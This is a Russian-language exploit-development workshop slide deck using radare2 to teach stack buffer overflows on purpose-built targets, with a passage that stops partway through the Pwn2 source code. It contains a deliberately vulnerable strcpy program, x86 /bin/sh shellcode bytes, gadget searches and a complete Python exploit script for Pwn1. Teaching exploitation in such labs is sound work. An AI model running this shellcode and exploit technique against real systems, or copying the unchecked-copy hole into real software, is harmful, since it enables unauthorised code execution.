

Разработка эксплойтов

Наша игровая площадка



- 1) Теория
- 2) Pwn1
- 3) Pwn2
- 4) Ropasaurus Rex

Эксплуатация




Эксплуатация

Эксплойт - это фрагмент программы [...] что использует [...] уязвимости [...] получить управление над ОС.

Наш воркшоп в основном о повреждении памяти


Наша игровая площадка





```
Terminal — bash — 80x24
[0x100002608 /bin/ls]> f tmpa&sr spa&ax 64&&dr=&&s-&&s tmpa&f-tmpa&pd
  offset  0 1  2 3  4 5  6 7  8 9  A B  C D  E F  0123456789ABCDEF
0x100304350 7e38 0000 b801 0000 00eb 05b8 ffff ffff ~8.....
0x100304360 c9c3 5548 89e5 5348 89f1 488b 5660 488b ..UH..SH..H.V`H.
0x100304370 4760 488b 5850 4839 5a50 7f1d 7c22 488b G`H.XPH9ZP..|`H.
0x100304380 5858 4839 5a58 7f11 7c16 488d 7768 488d XXH9ZX..|.H.whH.
rax 0x0000000000000004    rbx 0x0000000000000004    rcx 0x00000001003042b0
rdx 0x0000000000000000    rdi 0x0000000100305220    rsi 0x0000000000000000
rbp 0x0000000100305260    rsp 0x0000000100304350    r8 0x000000010014bc74
r9 0x0000000000000000    r10 0x0000000000000000   r11 0x0000000000000000
r12 0x000000010014a81a   r13 0x0000000000000000   r14 0x0000000100304340
r15 0x0000000000000001   rip 0x0000000000000000   rflags =
0x100002608 0-          be380000b8 mov esi, 0xb8000038
0x10000260d 0           0100 add [rax], eax
0x10000260f 0           0000 add [rax], al
.<= 0x100002611 0           eb05 jmp 0x100002618 [1]
| 0x100002613 0          b8fffffff mov eax, 0xffffffff
`-> 0x100002618 0           c9 leave
0x100002619 0           c3 ret
; -----
0x10000261a 0           55 push rbp
0x10000261b 8+          4889e5 mov rbp, rsp
0x10000261e 8           488b5660 mov rdx, [rsi+0x60]
```

Looks like you need some help


СТЭК




СТЭК




СТЭК



ASLR и GOT



ASLR и GOT



Pwn 1

Pwn 1



1. Написан специально для воркшопа
2. Классический пример
3. В результате напишем свой эксплойт

Pwn 1

```
#include <string.h>
#include <stdio.h>

char* foo(const char *b) {
    char buff[64];

    return strcpy(buff, b);
}

int main(int argc, char **argv) {
    if (argc > 1)
        printf("%p\n", foo(argv[1]));

    return 0;
}
```

Pwn 1

```
radare# ragg2
Usage: ragg2 [-F0Lsrxvh] [-a arch] [-b bits] [-k os] [-o file] [-I /] [-i sc]
           [-e enc] [-B hex] [-c k=v] [-C file] [-dDw v] [-p pad] file|f.asm|-
radare# ragg2 -P 300 -r
AAABAACAADAAEAAFAAGAAHAAIAAJAAKAALAAMAANAAOAAPAAQAARAASAATAAUAAVAAWAAZAAYAAZAAaA
AbAAcAAdAAeAAfAAgAAhAAiAAjAAkAAlAAMAAoAApAAqAArAAsAAtAAuAAvAAwAAxAAyAAzAA1AA2
AA3AA4AA5AA6AA7AA8AA9AA0ABBABCABDABEABFABGABHABIABJABKABLBMABNBABOABPABQABRABSAB
TABUABVABWABZABYABZABaABbABcABdABeABfABgABhABiABjABkABlABmAB#
radare# ./pwn1 $(ragg2 -P 300 -r)
zsh: segmentation fault ./pwn1 $(ragg2 -P 300 -r)
radare#
```

Pwn 1




```
r2 -b 32 -d rarun2 program=pwn1 arg1=`raqq2 -P 300 -r`
```

Pwn 1. De Bruijn Pattern

```
[0xb7788d00]> dc
r_debug_select: 1527 1
[0xb76e3d00]> dc
[+] signal 11 aka SIGSEGV received
[0x41614141]> dr=
oeax 0xffffffff      eip 0x41614141      eax 0xbfa92430      ebx 0xb76c5000
ecx 0xbfa93ba0      edx 0xbfa9255b      esp 0xbfa92480      ebp 0x5a414159
esi 0x00000000      edi 0x00000000      eflags = 1PSIV
[0x41614141]> wo0 eip
76
[0x41614141]> pxw 4 @eax~[1]
0x42414141
[0x41614141]> wo0 0x42414141
0
[0x41614141]> █
```

Pwn 1

- Het ALSR
- Het NX
- Het Canary



Pwn 1

```
radare# ragg2 -L
shellcodes:
  exec : execute cmd=/bin/sh suid=false
encoders:
  xor : xor encoder for shellcode
radare# ragg2 -a x86 -b 32 -i exec -z
"\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x9
9\xb0\x0b\xcd\x80"
radare#
```

```
radare# r2 -qc '/Rl call eax' ./pwn1
0x080483a3 0x080483b3: add [ebp+0x551174c0], al; mov ebp, esp; sub esp, 0x14; pu
sh 0x804a024; call eax;
0x080483a8 0x080483b3: push ebp; mov ebp, esp; sub esp, 0x14; push 0x804a024; ca
ll eax;
0x080483a9 0x080483b3: mov ebp, esp; sub esp, 0x14; push 0x804a024; call eax;
0x080483ab 0x080483b3: sub esp, 0x14; push 0x804a024; call eax;
0x080483ac 0x080483b3: in al, dx; adc al, 0x68; and al, 0xa0; add al, 0x8; call
eax;
0x080483ad 0x080483b3: adc al, 0x68; and al, 0xa0; add al, 0x8; call eax;
0x080483ae 0x080483b3: push 0x804a024; call eax;
0x080483af 0x080483b3: and al, 0xa0; add al, 0x8; call eax;
0x080483b1 0x080483b3: add al, 0x8; call eax;
0x080483b3 0x080483b3: call eax;
radare#
```

Pwn 1



Ваш ход, действуйте!

Pwn 1

```
l = 76 + 4
shellcode = '\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x99\xb0\x0b\xcd\x80'
jmp = '\xb3\x83\x04\x08' # call eax
padding = 'A' * (l - len(shellcode) - len(jmp))

print shellcode + padding + jmp
```

Pwn 2

Pwn 2




1. Написан специально для воркшопа
2. Разберёмся с ROP
3. В результате напишем свой эксплойт

Pwn 2




- ✓ NX
- ✗ ASLR
- ✗ Canary
- ✓ System-wide ASLR

Pwn 2



Rwn 2. ROP-цепочка



Pwn 2. Исходный код

```
#include <stdio.h>
#include <string.h>

